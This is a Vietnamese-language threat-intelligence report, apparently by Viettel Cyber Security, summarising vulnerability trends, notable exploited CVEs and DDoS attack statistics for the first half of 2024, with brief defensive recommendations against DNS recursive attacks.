
Trong nửa đầu năm 2024, số lượng lỗ hổng ghi nhận trên thế giới đã tăng 42% so với cùng kỳ năm 2023.

*Các dữ liệu trong mục **Tình hình lỗ hổng bảo mật** được ghi nhận trong quá trình giám sát, xử lý sự cố, quản lý an toàn thông tin hỗ trợ cho doanh nghiệp, tổ chức trên khắp cả nước của Công ty An ninh mạng Viettel (VCS).*



Hình 4. Số lượng lỗ hổng phát hiện trong 6 tháng đầu năm 2023 và 6 tháng đầu năm 2024

Trong đó, tổng số lượng lỗ hổng mức Cao và Nghiêm Trọng (theo điểm CVSS) chiếm tỉ lệ 51% trên tổng số lỗ hổng được công bố trên không gian mạng.



Hình 5. Tỉ lệ lỗ hổng theo mức độ trong 6 tháng đầu năm 2024

71 cảnh báo

liên quan đến lỗ hổng bảo mật

Qua quá trình đánh giá và phân tích các lỗ hổng, Viettel Threat Intelligence ghi nhận có **71** lỗ hổng trong 6 tháng đầu năm 2024 có nguy cơ ảnh hưởng lớn tới các tổ chức, doanh nghiệp tại Việt Nam, cụ thể như sau:

Bảng 5. Thống kê số lượng lỗ hổng ghi nhận trong 6 tháng đầu năm 2024 theo mức độ

Mức độ	Số lượng
Nghiêm trọng	2
Cao	23
Trung bình	45
Thấp	1

**Nguồn: Viettel Threat Intelligence*

Dưới đây là danh sách **10 lỗ hổng nổi bật** trong 6 tháng đầu năm 2024, Viettel Threat

Intelligence đánh giá là có **ảnh hưởng lớn** tới các tổ chức, doanh nghiệp tại Việt Nam:

Bảng 6. Các lỗ hổng nổi bật trong 6 tháng đầu năm 2024 được đánh giá là có ảnh hưởng lớn tới các tổ chức, doanh nghiệp tại Việt Nam

Tên lỗ hổng	Thông tin chung	Mức độ đánh giá của VCS-TI	Loại lỗ hổng
CVE-2024-21887 & CVE-2023-46805	Nguy cơ khai thác các lỗ hổng CVE-2024-21887 (lỗ hổng Command Injection) và CVE-2023-46805 (lỗ hổng vượt qua xác thực) trên Ivanti Connect Secure, giải pháp VPN được sử dụng phổ biến. Khai thác lỗ hổng SSRF kết hợp với CVE-2024-21887, tin tặc không cần xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu.	**Nghiêm Trọng**	RCE
CVE-2024-3400	Nguy cơ khai thác lỗ hổng CVE-2024-3400 trên sản phẩm PaloAlto Networks PAN-OS. Tin tặc không cần xác thực để khai thác lỗ hổng, từ đó thực thi mã từ xa trên hệ thống mục tiêu. Lỗ hổng đã được sử dụng trong các chiến dịch tấn công trong thực tế.	**Nghiêm Trọng**	RCE
CVE-2024-21413	Nguy cơ khai thác lỗ hổng CVE-2024-21413 trên Microsoft Outlook. Khai thác lỗ hổng thành công, tin tặc có thể thực thi mã từ xa trên máy nạn nhân. Khai thác yêu cầu tương tác từ người dùng.	**Cao**	RCE

Tên lỗ hổng	Thông tin chung	Mức độ đánh giá của VCS-TI	Loại lỗ hổng
CVE-2024-21762	Nguy cơ khai thác lỗ hổng CVE-2024-21762 trên Fortinet FortiOS và FortiProxy SSL-VPN. Khai thác lỗ hổng ghi ngoài giới hạn (Out-of-bounds write), tin tặc không cần xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu. Viettel Threat Intelligence ghi nhận lỗ hổng này đã được khai thác trên thực tế.	**Cao**	RCE
CVE-2023-22527	Nguy cơ khai thác lỗ hổng CVE-2023-22527 trên sản phẩm Confluence Data Center and Server. Khai thác lỗ hổng thành công, tin tặc có thể thực thi mã từ xa trên hệ thống mà không cần xác thực.	**Cao**	RCE
CVE-2023-50164	Nguy cơ khai thác lỗ hổng CVE-2023-50164 trên Apache Struts 2, một framwork mã nguồn mở cho việc phát triển các ứng dụng web. Khai thác lỗ hổng thành công, tin tặc có thể tải tệp trên hệ thống dẫn tới việc thực thi mã từ xa.	**Cao**	RCE
CVE-2024-24919	Nguy cơ khai thác lỗ hổng CVE-2024-24919 trên CheckPoint Quantum Security Gateway. Khai thác lỗ hổng Path Traversal thành công, tin tặc không cần xác thực có thể truy cập các tệp trên hệ thống.	**Cao**	Path Traversal

Tên lỗ hổng	Thông tin chung	Mức độ đánh giá của VCS-TI	Loại lỗ hổng
CVE-2024-29849	Nguy cơ khai thác lỗ hổng CVE-2024-29849 trên Veeam Backup Enterprise Manager. Khai thác lỗ hổng thành công, tin tặc chưa xác thực có thể vượt qua xác thực và đăng nhập vào hệ thống với quyền quản trị viên.	**Cao**	Authentication Bypass
CVE-2024-4040	Nguy cơ khai thác lỗ hổng CVE-2024-4040 trên CrushFTP, phần mềm quản lý việc truyền và nhận tệp tin giữa các máy tính. Khai thác lỗ hổng thành công, tin tặc có thể đọc tệp tùy ý, vượt qua xác thực hoặc thực thi mã từ xa trên hệ thống.	**Cao**	SSTI
CVE-2024-27130	Nguy cơ khai thác lỗ hổng CVE-2024-27130 trên QNAP QTS và QuTS hero, hệ điều hành của các thiết bị QNAP NAS. Khai thác lỗ hổng Stack Buffer Overflow cho phép tin tặc không cần xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu.	**Cao**	RCE

**Nguồn: Viettel Threat Intelligence*

Các lỗ hổng bị khai thác

trong các chiến dịch tấn công thực tế

Ngoài các lỗ hổng mới được công bố trong 6 tháng đầu năm, các nhóm tấn công vẫn tích cực sử dụng các lỗ hổng đã phát hiện từ thời gian trước để tiến hành rà quét, khai thác. Dưới đây là danh sách các lỗ hổng được sử dụng nhiều trong các chiến dịch tấn công thực tế mà Viettel Threat Intelligence ghi nhận trong 6 tháng đầu năm 2024:

Bảng 7. Các lỗ hổng được sử dụng nhiều trong những chiến dịch tấn công thực tế

Tên lỗ hổng	Thông tin chung	Mức độ theo đánh giá
CVE-2022-39952	Lỗ hổng thực thi mã từ xa trên Fortinet FortiNAC, giải pháp NAC của Fortinet. Khai thác CVE-2022-39952 thành công cho phép tin tặc không cần xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu.	Nghiêm Trọng
CVE-2022-26134	Lỗ hổng thực thi mã từ xa trên Atlassian Confluence, công cụ được sử dụng để lưu trữ tài liệu trong nhiều tổ chức. Lỗ hổng đã có thông tin chi tiết và bản vá từ phía hãng, mã khai thác của CVE-2022-26134 cũng đã được công bố trên không gian mạng. Tin tặc có thể khai thác lỗ hổng để thực thi mã từ xa trên hệ thống mà không cần xác thực.	Nghiêm Trọng
CVE-2021-44228	Log4Shell - Lỗ hổng thực thi mã từ xa trên Apache Log4j - một thư viện, framework phổ biến trên nền tảng Java. Khai thác lỗ hổng CVE-2021-44228, tin tặc có thể thực thi mã từ xa và chiếm quyền điều khiển hệ thống. Đây là một trong những lỗ hổng nghiệm trọng và được các nhóm tấn công sử dụng phổ biến nhất trong thực tế.	Nghiêm Trọng


Tên lỗ hổng	Thông tin chung	Mức độ theo đánh giá
CVE-2021-34473	Lỗ hổng Pre-auth Path Confusion dẫn tới bỏ qua kiểm soát truy cập trên Microsoft Exchange Server. Đây là một lỗ hổng nằm trong chuỗi lỗ hổng có tên ProxyShell, ProxyShell là kết hợp của 3 lỗ hổng CVE-2021-34473, CVE-2021-34523, CVE-2021-31207. Tin tặc không cần xác thực có thể thực thi mã tùy ý thông qua cổng 443 và chiếm quyền điều khiển hoàn toàn hệ thống.	Cao
CVE-2019-18935	Lỗ hổng thực thi mã từ xa trên Telerik UI dành cho ASP.NET AJAX. Lỗ hổng xảy ra do xảy ra do Telerik UI xử lý không an toàn khi deserialize các đối tượng có định dạng JSON qua thành phần RadAsyncUpload. Khai thác lỗ hổng tin tặc không cần xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu.	Cao

**Nguồn: Viettel Threat Intelligence*

Tỉ lệ lỗ hổng

được sử dụng trong các chiến dịch tấn công thực tế

Thống kê tỉ lệ các lỗ hổng được sử dụng để rà quét, khai thác trong thực tế tại Việt Nam 6 tháng đầu năm 2024



Hình 6. Tỉ lệ các lỗ hổng được rà quét, khai thác nhiều trong 6 tháng đầu năm 2024

Nhìn vào biểu đồ trên có thể thấy các lỗ hổng được các nhóm tấn công sử dụng trong thực tế để rà quét và khai thác trên các hệ thống của các tổ chức trong 6 tháng đầu năm 2024 là: CVE-2022-39952 (lỗ hổng thực thi mã từ xa trên FortiNAC), CVE-2021-44228 (lỗ hổng thực thi mã từ xa trên Apache Log4j), CVE-2022-26134 (lỗ hổng thực thi mã từ xa trên Atlassian Confluence), CVE-2021-34473 (lỗ hổng thực thi mã từ xa trên Microsoft Exchange Server), CVE-2019-18935 (lỗ hổng thực thi mã từ xa trên Telerik UI),...


Đây đều là các lỗ hổng trên các sản phẩm phổ biến được sử dụng trong môi trường doanh nghiệp và là các lỗ hổng cho phép kẻ tấn công có thể thực thi mã từ xa sau khi khai thác mà không cần xác thực, kịch bản khai thác đơn giản. Các nhóm tấn công lợi dụng các lỗ hổng này nhằm mục đích làm bàn đạp ban đầu để truy cập hệ thống từ đó thực thi các hành vi độc hại tiếp theo.

Tỉ lệ lỗ hổng bị khai thác

theo lĩnh vực trong 6 tháng đầu năm 2024


Dưới đây là thống kê tỉ lệ khai thác các lỗ hổng bảo mật cho các lĩnh vực:

Thống kê tỉ lệ các lỗ hổng được sử dụng để rà quét, khai thác trong thực tế tại Việt Nam theo lĩnh vực Ngân hàng, Tài chính 6 tháng đầu năm 2024



Hình 7. Các lỗ hổng được rà quét, khai thác nhiều trong lĩnh vực Ngân hàng, Tài chính 6 tháng đầu năm 2024

Thống kê tỉ lệ các lỗ hổng được sử dụng để rà quét, khai thác trong thực tế tại Việt Nam theo lĩnh vực Năng lượng trong 6 tháng đầu năm 2024



Hình 8. Các lỗ hổng được rà quét, khai thác nhiều trong lĩnh vực Năng lượng trong 6 tháng đầu năm 2024

TẤN CÔNG TỪ CHỐI DỊCH VỤ (DDOS)

Gần 495,000

cuộc tấn công DDoS

Trong khoảng thời gian 6 tháng đầu năm 2024, hệ thống Viettel Anti-DDoS của VCS đã ghi nhận tổng số cuộc tấn công từ chối dịch vụ phân tán (DDoS) lên tới gần 495 nghìn cuộc tấn công, trong đó hơn 50% số lượng cuộc tấn công tập trung vào tháng 2.

Đặc biệt trong quý 1 đã xuất hiện nhiều cuộc tấn công lợi dụng giao thức DNS để tấn công vào các khách hàng của VCS thuộc về lĩnh vực Tài chính, kết hợp với kiểu tấn công phức tạp Hit-and-Run nhằm gây gián đoạn các dịch vụ của khách hàng. Tới quý 2 năm 2024, hệ thống Viettel Anti-DDoS ghi nhận thêm các cuộc tấn công lợi dụng cơ chế của giao thức DNS để tạo luồng lưu lượng băng thông cao nhắm tới các khách hàng thuộc khối Giáo dục. Các cuộc tấn công diễn ra với tần suất dày đặc, ngay trong thời điểm tuyển sinh quan trọng. Ngoài ra, trong quý 1 đã xuất hiện **cuộc tấn công gần 300Gbps** nhắm vào các khách hàng của VCS thuộc về lĩnh vực **Dịch vụ giải trí điện tử**, bao gồm cá nhân và doanh nghiệp. Các công ty, tập đoàn thuộc về các lĩnh vực như công nghệ thông tin và cơ quan chức năng vẫn là những đối tượng thường xuyên bị nhắm tới.


Tăng 16%

so với 6 tháng đầu năm 2023

Trong 2 quý đầu năm 2024, số lượng cuộc tấn công ghi nhận là **gần 495 nghìn cuộc tấn công**, tăng 16% so với tổng số cuộc tấn công trong 6 tháng đầu năm 2023.


Nguyên nhân dẫn tới số lượng tấn công tăng cao hơn so với cùng kỳ năm 2023 là do sự **thay đổi về hình thức tấn công**. Nếu như trước đây, các cuộc tấn công DDoS là các cuộc tấn công với cường độ rất lớn, lên tới hàng trăm Gbps, tấn công với tần suất không quá nhiều thì giờ đây cuộc chơi về DDoS đã thay đổi. Thay vì thực hiện số lượng ít các cuộc tấn công với mức cường độ cực lớn vào một IP rà quét được, thì tin tặc đã sử dụng hình thức tấn công mang tên Carpet Bomb. Kiểu tấn công này sinh ra rất nhiều các cuộc tấn công với cường độ trung bình và nhỏ tới toàn bộ các IP nằm trong một dải IP của khách hàng tại cùng một thời điểm. Mục đích của kiểu tấn công này là để bypass các cơ chế bảo vệ tấn công theo ngưỡng (threshold based), đồng thời vẫn có khả năng gây nghẽn đường truyền do tổng dung lượng các cuộc tấn công nhỏ lẻ vào mỗi IP có thể lên tới hàng chục, hàng trăm Gbps.

*Các số liệu trong mục **Tấn công từ chối dịch vụ phân tán (DDoS)** được tổng hợp từ dữ liệu độc quyền của Viettel Threat Intelligence từ nhà mạng ISP Viettel.*



Hình 9. Số lượng các cuộc tấn công DDoS trong 6 tháng đầu năm 2023 và 6 tháng đầu năm 2024

Nhìn theo cùng kỳ 6 tháng năm 2023 và 2024, do các cuộc tấn công dạng Carpet Bomb và Hit-and-Run diễn ra chủ yếu xoay quanh tháng 2, nên số lượng tấn công trong tháng 2 đã tăng vọt lên, trong khi các tháng còn lại không cách nhau quá nhiều. Tuy nhiên có tháng 5 số lượng tấn công đã giảm đi hơn 50%.



Hình 10. Số lượng các cuộc tấn công DDoS theo tháng


Chi tiết hơn, nhìn theo số lượng tấn công theo tháng, có thể thấy số lượng cuộc tấn công DDoS ở tháng 2 xấp xỉ **260,000**, chiếm hơn 50% tổng số cuộc tấn công trong 6 tháng đầu năm. Tuy nhiên, trong các tháng của quý 2, tuy số lượng tấn công đã suy giảm nhưng số lượng các cuộc tấn công băng thông cao lợi dụng giao thức DNS cũng đã xuất hiện với tần suất lớn.

Các phương thức tấn công DDoS

Trong quý 1 và quý 2 năm 2024, các cuộc tấn công DDoS lợi dụng **bộ giao thức internet (TCP Stack)** vẫn giữ tỉ trọng lớn so với các kiểu tấn công khác như lợi dụng các giao thức để khuếch đại băng thông khi chiếm tới hơn 70% tổng số cuộc tấn công. Những cuộc tấn công này lợi dụng các cờ như ACK, PUSH-ACK hay phổ biến nhất là cờ SYN trong bộ giao thức TCP để thực hiện tấn công, từ đó làm treo hoặc sập các thiết bị tường lửa, thiết bị phân tải, ... đứng trung gian giữa tin tặc và mục tiêu.

Bên cạnh giao thức TCP, kiểu tấn công **làm tràn băng thông** vẫn luôn là vector tấn công phổ biến và dễ thực thi, các cuộc tấn công như UDP Flood sẽ tạo ra luồng băng thông cực lớn, gây tắc nghẽn băng thông uplink của các doanh nghiệp, từ đó gây ảnh hưởng tới hạ tầng và dịch vụ khách hàng. Bằng cách lợi dụng các máy chủ trung gian như máy chủ DNS hay máy chủ NTP, **tin tặc hoàn toàn có thể tạo nên các cuộc tấn công tràn băng thông với quy mô lên tới hơn 100Gbps**.

Đặc biệt, hệ thống Viettel Anti-DDoS ghi nhận sự tăng về các cuộc tấn công lợi dụng **giao thức DNS**. Ngoài sự xuất hiện vốn có của các tấn công kiểu DNS Flood và DNS Amplification, quý 1 đã xuất hiện thêm kiểu tấn công DNS Recursive Attack gây ảnh hưởng tới dịch vụ DNS của khách hàng, gián tiếp gây cao tải các thành phần mạng trung gian như tường lửa hay thậm chí chính máy chủ DNS. Do lợi dụng các máy chủ DNS public internet làm bàn đạp nên các nguồn của các truy vấn DNS đều là từ các IP thật, gây ra thách thức lớn trong quá trình bảo vệ khách hàng khỏi tấn công dạng này.




Hình 11. Số lượng các cuộc tấn công DDoS trong 6 tháng đầu năm 2024 theo loại

Một số khuyến nghị phòng chống tấn công DNS Recursive:

- Thực hiện điều chỉnh lại timer cho các query DNS dịch vụ NAT trên router đấu nối ISP của khách hàng xuống 10s hoặc thấp hơn.
- Tiến hành hardening hệ thống DNS để tắt hoặc chặn các tính năng không cần thiết, ví dụ:
  - Chặn query đến các domain rác
  - Rà soát và chặn các query type nếu không cần thiết (ANY, TXT, ...)
- Sử dụng các dịch vụ phòng chống tấn công DDoS từ các ISP.

Cường độ các cuộc tấn công DDoS

Có thể thấy với các cuộc tấn công với cường độ băng thông trên 1Gbps thì các cuộc tấn công DDoS trong khoảng từ 1 – 5Gbps vẫn chiếm số lượng chủ đạo. Trong cuối quý 2, tuy đã có sự sụt giảm về số lượng các cuộc tấn công với cường độ hơn 1Gbps nói chung, nhưng về cuối quý, do đây là thời điểm tuyển sinh diễn ra nên các cuộc tấn công đã có dấu hiệu tăng trở lại.



Hình 12. Cường độ các cuộc tấn công DDoS theo tháng trong nửa đầu năm 2024

